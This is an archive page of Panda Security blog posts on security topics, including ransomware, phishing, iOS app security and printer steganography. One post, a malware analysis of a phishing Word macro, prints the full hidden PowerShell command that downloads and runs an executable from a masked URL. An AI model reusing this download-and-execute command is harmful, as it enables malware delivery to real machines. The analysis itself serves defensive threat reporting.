Category Archives: Panda Security

Panda Security

Android and Linux, the Technologies with the Most Security Holes in 2016

The latest version of Google’s mobile operating system, Android Nougat, has quite a few security improvements over older versions and, in fact, its arrival on the market is more than necessary. Not for nothing,  Android has managed to win the dubious honor of being the product with the most security vulnerabilities discovered in 2016.

According to the ranking carried out by the CVE Details digital platform, more than five hundred holes in Google’s mobile operating system over the past year have been found. To be exact, there were 523 security errors that put its more than 1.5 billion users at risk.

So Android has overtaken Apple. In 2015, the operating system of Apple computers, Mac OS X, had the greatest amount of vulnerabilities to their credit. However, this year Cupertino seems to have done their homework. They’ve gone from leading last year’s ranking with more than 400 vulnerabilities to closing out 2016 at number eleven on the list, with little more than 200 holes identified throughout the year.

So it turns out having a mobile fleet in your company comprised of Android phones can pose a real risk if you don’t have the right protection. In addition, it is important to update the terminal with the latest version possible, which ultimately will depend on the manufacturer (some are quicker than others, and all are abandoning their older models completely). It’s no wonder there are more than 300 million Android devices that no longer even receive security patches.

Two Linux distributers, Debian and Ubuntu, are the technological products that join Android on the podium of the most error-riddled software. Throughout 2016 over 300 vulnerabilities were found in Debian, while the other distributer came in third place with almost 280 errors.

Choosing your company’s technological tools can be key to preserving both your safety and that of your customers. However, not many are able to escape vulnerabilities: operating systems like Windows 10, browsers such as Google Chrome, or software giants like Adobe are also among the twenty products with the most vulnerabilities discovered in 2016.

The post Android and Linux, the Technologies with the Most Security Holes in 2016 appeared first on Panda Security Mediacenter.
When Ransomware Comes Knocking at Your Door… or Locks it

A lot of things can go wrong on your holidays, like losing luggage or missing a flight, forgetting your travel documents or getting sick at the worst possible time. But have you ever been locked out of your hotel room because of a cyberattack?

That’s just what happened to guests at a luxury hotel in Austria when they were left stranded outside of their rooms after a ransomware attack that overrode electronic key systems.

This concept, which can be summed up as “if you don’t pay, your guests won’t be able to get into their rooms”, underscores a strategy shift in ransomware. Instead of directly attacking the hotel chain directly, cybercriminals are looking to increase profitability by compromising the well-being of paying customers.

The Evolution of Cyberattacks against Hotels

Infected computers and POS systems, credit card theft, access to confidential information… in the age of the Internet of Things and smart homes, these attacks are becoming commonplace or even antiquated.

Clearly the attacks that this industry has been experiencing are not something casual or fleeting. Behind them lies a real economic interest and a preoccupation with stealthy operations. The hotel sector has become a major target for organized cybercriminals in possession of malware specifically designed to harm its running smoothly, not only in payment systems, but also by sealing off access to your room, turning lights on and off, or locking your blinds.

This is, undoubtedly, a worrisome situation that could cause significant harm not only on an economic level, but also a PR level, sowing fear among clientele.

Taking appropriate measures is a matter of necessity. Hotels are being forced to reinforce the security of their networks, devices, and systems to avoid becoming victims to this kind of attack. But not all protection systems offer the same level of security, nor are they all valid for any kind of business environment.

Traditional antiviruses are not effective against these attacks, since they are specifically tailored to the victim and are cleaned of all recognizable malware signatures before being launched. Current anti-malware solutions use proactive technology that rely on these signatures to catch malware, rendering them useless against attacks that actively avoid incorporating traits recognizable to these solutions.  That’s why it is vital to have advanced cybersecurity protection like Adaptive Defense 360, one that can activate protection systems before the malware is even able to run.

The post When Ransomware Comes Knocking at Your Door… or Locks it appeared first on Panda Security Mediacenter.

Only 3% of the Apps on Your Company iPhones are Secure

Since the 1st of January, the iPhones in your mobile device fleet are even more secure. Or, at least, they should be based on Apple’s most recent requirements for developers. With the beginning of the new year, all apps that haven’t incorporated the App Transport Security (ATS) function will be unable to offer updates through the official store.

With the ATS system, Apple is attempting to force developers to offer apps that manage data more securely. This new characteristic requires, among other things, all web connections from the app to use an HTTPS protocol.

That way, the information will travel exclusively on an encrypted network, avoiding the most common risks. Paired up with the right protection, this measure taken by Apple could turn iPhones into one of the best options for company mobile devices.

Starting January 1, the iPhone that make up your company’s mobile fleet are even safer devices. Or, at least, they should be based on Apple’s latest demand for application developers. With the start of the new year, all those who have not incorporated their App Transport Security (ATS) tools will not be able to offer updates

But it’s not as simple as it may seem on the surface. For now, developers are not quite dancing Apple’s tune. In fact, a recent study has revealed that only 3% of the 200 most downloaded apps for iOS have already implemented ATS.

This figure is disconcerting. Some other conclusions of the study are also worrisome: about 83% of these 200 popular applications have completely disabled ATS and 55% still allow the use of unencrypted HTTP connections.

Moreover, among the popular apps that have not yet embraced the Apple system are some corporate tools that are common in company mobile phones, such as Microsoft Office products, Facebook and even WhatsApp.

The truth is that Apple is not cracking down too hard on developers in the application of these new rules. In fact, before January 1, developers were able to request justified exceptions that exempt them from adhering to ATS.

Since the beginning of the year, users have been able to continue to use these applications that are frankly not as safe as they should be. The only penalty imposed is to be banned from updating your app until you comply with ATS.

Accordingly, your employees should look for alternative applications that have adopted Apple’s latest security feature. Otherwise, they will not only be using unencrypted connections to deal with corporate data, but will also have their mobile devices plagued with un-updateable programs unable to incorporate changes against future vulnerabilities.

The post Only 3% of the Apps on Your Company iPhones are Secure appeared first on Panda Security Mediacenter.

Chatbots Take Businesses By Storm

They’re not human, but they sure seem like they are when we chat with them. Chatbots will become virtual butlers of many companies thanks to their ability to process natural language. Companies like Facebook are promoting their use. For the last few months, Facebook has allowed third parties to create bots for its Messenger app. Slack, Telegram, and Line have also opened their API (the window that allows other applications to communicate with each other) to make room for bots.

Companies can also use these intermediaries to increase the productivity of their workers. For example, Howdy allows you to organize meetings and manage the team without leaving the famous Slack corporate communication platform.

They can also be a new customer service channel, either by integrating them in one of these platforms or including them in their own corporate website. In the United States, Uber already allows you to request a car through Facebook Messenger

But let’s take a step back for a moment. Although the bot trend is going to become a multi-million dollar business, the truth is that they can also be a new way for cybercriminals to commit their misdeeds. In fact, they can become a weapon in the service of phishing, one that is more dangerous than traditional emails.

After all, we are already well aware that when we receive an email we have to verify the source. But if a chatbot starts talking to one of our employees or one of our clients, usurping your company’s name, it will be a lot easier for users to fall into their traps.

A New Tool for Phishing

If the person on the other end of a conversation with a chatbot has no way of knowing whether or not they’re speaking to a human, it’s easier to get a victim to click a link after several minutes of casual conversation. By doing so, the user can be redirected to a fraudulent website that uses social engineering techniques to requests confidential data.

In fact, cyberattackers may not even have to come up with that fraudulent website. If they just want to get some private information from a user, they may simply ask for it.

Another option is that the link, instead of serving as a con in itself, directs employees to a webpage that automatically downloads malware — a particularly serious situation if the victim is using the company’s computer. It is advisable to be well protected with an advanced cybersecurity solution.

The security of the channel itself is another factor to take into account when using a chatbot. Facebook announced a few months ago the implementation of end-to-end encryption in Facebook Messenger to prevent third parties from having access to a conversation.

However, other platforms to integrate these virtual butlers may not use that method. Care must be taken with the kind of information we provide to these intermediaries. The fact that they sound human can cause us to end up giving them too much information.

Undoubtedly, chatbots will improve the way we work and the way we communicate with our customers. But its popularization also brings with it new threats in the area of cybersecurity.

The post Chatbots Take Businesses By Storm appeared first on Panda Security Mediacenter.

Malware Capable of Paralyzing an Entire Ministry Neutralized

Cyberthreats are a constant risk and affect public administrations significantly. So much so that they have become a powerful instrument of aggression against public entities and citizens. They can lead to a serious deterioration in the quality of service, and also, above all, to data leaks concerning everything from personal information to state secrets.

The combination of new technologies and the increase in the complexity of attacks, as well as the professionalization of cybercriminals, is highly dangerous. These are trends that we are predicting for 2017.

Last December, a large-scale spam campaign spanning more than ten countries was carried out, and specifically targeted a major European ministry. The attack, via phishing, was highly advanced and combined social engineering tactics with a powerful Trojan.


The attack is sent by email with an attached Word document. At first, we suspected that it was a targeted attack, since the message came, supposedly, from a healthcare company and the recipient was an employee of the Ministry of Health in a European country.

The present analysis describes the technical features of the harmful code found in the macro of the Word document. The goal of the macro was to download and run another malicious component.

Characteristics

Below are shown a few static properties of the analyzed files.

The hash of the Word document is the following:

MD5:  B480B7EFE5E822BD3C3C90D818502068

SHA1:  861ae1beb98704f121e28e57b429972be0410930

According to the document’s metadata, the creation date was 2016-12-19. The malicous code’s signature, downloaded by Word, is the following:

MD5:  3ea61e934c4fb7421087f10cacb14832

SHA1:  bffb40c2520e923c7174bbc52767b3b87f7364a9


 Implementation
 

1.  Infection Vectors

The Word document gets to the victim’s computer by way of a spam email coming from a healthcare company. The text tricks the recipient into beleiving that the content is protected and needs to run the macro in order to gain access to it.

Screen cap of the actual message


According to the data recovered by Panda Security’s Collective Intelligence, this spam campaign took place on December 19, 2016 and affected several countries.

The majority of recipients attempted to open the Word document the same day they received it, December 19.


Map of countries affected by the spam campaign


2. Interactions with the infected system

The basic function of the macro consists in downloading and running another malicious code from a URL embedded in the macro itself.

Both the macro and its chains are obfuscated. Also, the macro is designed to run immediately upon being opened.

Part of the obfuscated code contained in the macro

Part of the obfuscated code contained in the macro


Once the macro is running, the Word doc runs the following command in the system:


cmd.exe /c pOWeRsHELL.EXe   -eXecUTIONpolICy   BYPAss  -noPrOfIlE -winDowsTyle    hidDEN (NeW-oBjECt    sYstEm.NeT.webcLiENt).DOWNloAdFILE(‘http://xxxxxxxxxxxx.com/13obCpHRxA1t3rbMpzh7iy1awHVm1MzNTX.exe’,’C:Users????AppDataRoaming.Exe’);STaRt-PRoCESS ‘C:Users????AppDataRoaming.eXe’


The system symbol (cmd.exe) runs the powershell with two embedded commands going through parameters:

  1. The first powershell command downloads en EXE from this URL (in %APPDATA%.exe): http://xxxxxxxx.com/13obCpHRxA1t3rbMpzh7iy1awHVm1MzNTX.exe
  2. This generates a file in the root of APPDATA.
  3. The next powershell command (Start-process) is used to run the downloaded file.

Thanks to the data obtained by the Intelligence Collective at Panda Security, we know that the last malicious code to be distributed by this campaign is a variant of the Dyreza family. Panda’s clients were protected proactively, without need of signatures or updates.

The purpose of the malicious code is to steal credentials from browsers and add the compromised machine to bot network. It then waits for commands from the Command & Control Server. These commands come from the cybercriminals that operate it, and is able to download further new malware and carry out all kinds of malicious actions.

Digitization in Public Administration leads to the exponential growth of the creation, storage and management of huge quantities of confidential data — data that does not allow for a single oversight.

The post Malware Capable of Paralyzing an Entire Ministry Neutralized appeared first on Panda Security Mediacenter.
How to prevent phishing

How to prevent phishing and keep thieves away from your money

Phishing – a hacking technique using fraudulent emails to trick people into handing over their bank account details – continues to be a major threat to personal security. Because these techniques are so successful, criminal continually refine them, making it harder than ever to avoid them.

Fortunately, there are a few steps you can take to better protect yourself – and they are all quite simple.

1. Don’t click links

Phishing emails are so effective because it is very hard to tell them apart from the real thing – they look just like the emails your bank sends. They are also intended to scare you, suggesting that your account has been compromised and you must act immediately to protect yourself.

No matter how concerned you may be, you should never click the links in an email. Even if you are 100% certain that the message comes from your bank.

Instead, you should type the bank’s address yourself into the browser window to make sure you are visiting the correct website. Once successfully logged in, you will be able to access electronic versions of the messages your bank has sent you – including any alerts. If the message is not repeated here, you can safely assume that the email was fraudulent.

You should also bear in mind that all banks typically send printed letters through the post when there is a serious problem with your account.

2. Get educated

All of the banks provide guidance on what a real email looks like – here’s an example from Lloyds Bank. Take a few minutes to acquaint yourself with the information provided and you’ll save yourself a lot of stress in future.

And just to re-emphasise the importance of never clicking links in an email, here’s what Lloyds has to say;

We never link directly to our Internet Banking log on page, or a page that asks for security or personal details.

3. Protect your PC

Computer security software, like Panda Gold Protection, include tools to identify and block phishing emails before you can be tricked by them. It is absolutely essential that every PC, Mac and Android smartphone you own is protected by some form of security software to stop phishing (and other cyberattack techniques) compromising your devices.

Once installed, don’t forget to carry out a regular scan (once a week is ideal) to check to see whether any malware or viruses have breached your defences. Malware can be just as damaging as a phishing email, monitoring what you do on your computer, and stealing passwords for instance. Running a regular scan will give you a chance to identify and delete these malicious apps before you are too badly compromised.

Don’t panic

Protecting against phishing emails is generally just a case of using your common sense. No matter how scary an email looks, take a second to check your online account yourself. Don’t forget that you can always visit your local branch, or the phone banking service to confirm that everything is ok.

Take the first step towards protecting yourself against phishing emails by downloading a free trial of Panda Security now.

The post How to prevent phishing appeared first on Panda Security Mediacenter.
A New Ransomware Is Testing Our Morality

A recent indie horror film called It Follows explores an interesting moral grey area. In that film a shape-shifting creature slowly but unstoppably chases a victim. This victim -who faces the inevitable prospect of being worn down and caught- can pass on this curse to someone else by sleeping with them. The question the film poses: Would you sacrifice someone else in order to save yourself?

A recently discovered type of malware is, strikingly, asking internet users the very same question in a real world setting. The context is admittedly far less grandiose –replace shape-shifting monsters with computer hackers- though the name of the new type of malware certainly feels like an allusion to its worthiness as a cyber suspense thriller.

Popcorn Ransomware


Popcorn Time Ransomware, which is named after but unrelated to a bittorrent client, encrypts the contents of your computer or device (using AES-256 encryption) so you cannot access them. Then it gives you a choice; you can pay a ransom, or sell out people you know.

Credit: MalwareHunterTeam

MalwareHunterTeam, who discovered the new ransomware, have reported cases where victims have been given the ability to restore their files for one bitcoin (worth roughly $770 and £610). The second option though, described by its anonymous developers as “the nasty way”, is to send the link on to other people. “If two or more people install this file and pay, we will decrypt your files for free,” the developers say.
If that wasn’t surprising enough, a read of the developers’ information on the ransomware message throws yet another curveball at the infected computer’s owner. The money you are forced to send will, the infectors say, be used as charity.

Yes, you read that right.

The Popcorn Time ransomware developers claim to be computer science students living in war-torn Syria. Due to their horrific circumstances, living with the death of friends and relatives and “with no one helping”, they claim, they are taking things into their own hands. “Be perfectly sure that the money we get goes toward food, medicine and shelter to our people,” they say before actually apologizing for their actions. “We are extremely sorry we are forcing you to pay but that’s the only way we can go on living.” There is, of course, no way to verify this information and it may be completely untrue.

Advice on how to avoid being infected by ransomware varies.

A general rule though is that backing up important files regularly to an external hard drive or cloud storage keeps you one step ahead of any potential attackers. It is also best to download only from reputable sources and be wary of email links that could be part of a phishing attack.

Fear of hackers using our devices to spy on us has long been a fascination in Hollywood. As far back as 1983 the film WarGames explored the realm of computer hacking. Much has changed since then. Hackers have been vilified as well as championed in popular culture; Mr Robot is part of an anti-establishment organization, whilst the popular, hacker founded, Icelandic Pirate Party are making use of a Robin Hood trope to describe their political stance.

The post A New Ransomware Is Testing Our Morality appeared first on Panda Security Mediacenter.

Doxware, the Scary New Evolution of Digital Hijacking

Ransomware is one of the most frequent forms of cyberattack that a company can face. Through an infected email or by some other means, criminals can lock a computer, encrypt files, or sequester an entire corporate network. The main goal: ransom money, usually in the form of cryptocurrency, in exchange for freeing up the virtually hijacked computer or mobile device.

The FBI calculates that cybercriminals using ransomware have made off with up to $1 billion over the last year. However, many companies have learned how to combat this kind of attack. In addition to having the right protection, it’s possible to avoid paying the ransom by completely erasing the system and recovering it with a backup.

This particular kind of malware has evolved, and cybercriminals have honed their attacks against companies and individuals, making them more profitable. The future of ransomware is already here, and it’s called doxware.

This type of threat starts off in the same way as ransomware: cybercriminals take a company computer hostage and seek a ransom for its safe return. However, the risk is far greater. The cybercriminal threatens to make public the archives, confidential information, and conversations saved on the sequestered device. So, out of fear of having enormous quantities of corporate data put out there for all the world to see, victims will most likely pay the ransom.

It may be the case that this attack is practically a brand new, but some companies have already been infected. And it’s just the beginning. In fact, the malware is expected to continue evolving and cybercriminals will continue to perfect it until it becomes a global threat.

Just as Sony Pictures suffered in late 2014 a chain of cyberattacks followed by the leakage of some of the company’s confidential data, any other company in the world could suffer the same fate. If you’re not adequately protected against all kinds of threats, your devices could be hijacked and their secrets unveiled. Doxware is here, and it doesn’t bode well. Better be prepared.

The post Doxware, the Scary New Evolution of Digital Hijacking appeared first on Panda Security Mediacenter.

How to Hide Information with Ordinary Office Printers

The printer you have in your office may be less innocent than you thought. Some experts have already shown that they can even become a steganographic tool, the art, well-known in computer security, of hiding information from prying eyes.

A few years ago, the Electronic Frontier Foundation, an organization that defends civil liberties on the internet, reported that some laser printers included a code on the documents they printed that could be viewed with a certain light and a microscope. Manufacturers later had to admit that the US secret services had, apparently, reached an agreement with them so as to identify counterfeiters with that hidden code.

Researchers at the University of Utah have now shown that a conventional inkjet printer such as the one above your desktop can be used to print hidden images invisible to the human eye.

Messages hidden with silver and charcoal

Experts have used a silver and carbon ink to print an image formed by small rods of a millimeter in length and a few hundred microns in width. By varying the proportion of silver and coal, the conductivity of each bar also changes. The human eye is unable to perceive this modification. Using harmless terahertz radiation, which is located in the electromagnetic spectrum between infrared and microwave and is able to traverse opaque objects, the information encoded in the conductivity can be unveiled.

In a study published in the journal of the Optical Society (OSA), researchers demonstrated their new method by hiding QR codes in an image. At first glance, they looked just like an array of identical lines, but, thanks to terahertz radiation, the QR code was discovered. With this method, they have even camouflaged color QR codes.

“Our very easy-to-use method can print complex patterns of rods with varying conductivity,” explained Ajay Nahata, one of the authors of the study. “An added benefit to our technique is that it can be performed very inexpensively.”

Printers used for espionage?

Although they performed this test using relatively simple and small QR codes, they believe the technique could be used to conceal information in more detailed and complex images.

In World War I, the Germans used lemon juice in their letters as invisible ink to escape censorship. Now, the researchers at the University of Utah have shown that there are far more sophisticated ways of hiding information, and there is no need to dig too deep into your pockets to use it.

They also plan to develop inks that need to be heated or exposed to light at a given wavelength to uncover information. Will invisible inks for printers become a new way of hiding confidential information? We may never know.

The post How to Hide Information with Ordinary Office Printers appeared first on Panda Security Mediacenter.

The risks of using personal social media at work

Many businesses are actively encouraging their employees to use social media at work, hoping that they will become “brand advocates”, talking about the company’s products and services. Employers also hope that their worker’s accounts will help to give the company a “human” face.

But as good as these intentions are, you should carefully consider whether you really want to use your social media accounts at work. Because there are a few potential issues to be aware of.

Increased risk of downloading malware

Social media is a brilliant tool for sharing links, videos and interesting information with your friends online. But not all those links go to good places – quite often those pages will have adware, malware or computer viruses lurking in the background, trying to download themselves onto your computer.

If malware does install itself on your work computer, it could cause serious damage to the rest of the network. The time and costs associated with fixing these issues could seriously hurt your company – and maybe even lose you your job, even if it was an accident.

Possible negative press

There are dozens of examples of situations where someone has made a joke online, but one of their followers has taken offence. The issue quickly escalates, as strangers offer criticisms – and sometimes even threats.

The fall-out from these incidents also affects that person’s employer – some people wrongly assume that the individual and their company are inextricably linked. So the company must act to regain control of the situation – including sacking the employee involved.

Wasting time

With so much interesting information available on Facebook, Twitter, Instagram etc, it is very easy to spend hours catching up on what people are sharing. But if you spend too long on non-work related tasks, you will run into problems getting your actual work done.

When the quality of your work starts to decline, you could be disciplined by your employer – and potentially sacked if things go too far.

Protecting yourself at work

Before you start using your personal social media accounts at work, you should have a conversation with your boss. You should ask how your employer expects you to behave:

  • What kind of malware and content-blocking tools will they deploy to prevent viruses being downloaded accidentally?
  • What protections are in place in the event of a social media disaster? Is there a plan to protect the business and the employees?
  • What constitutes fair use? How much is too much? Can you do whatever you like online, so long as your work is being done?

It is only by establishing these guidelines up front that you can hope to avoid accidentally breaking one of them, risking your job. By being smart, both you and your business avoid trouble and gain the benefits offered by social media.

The post The risks of using personal social media at work appeared first on Panda Security Mediacenter.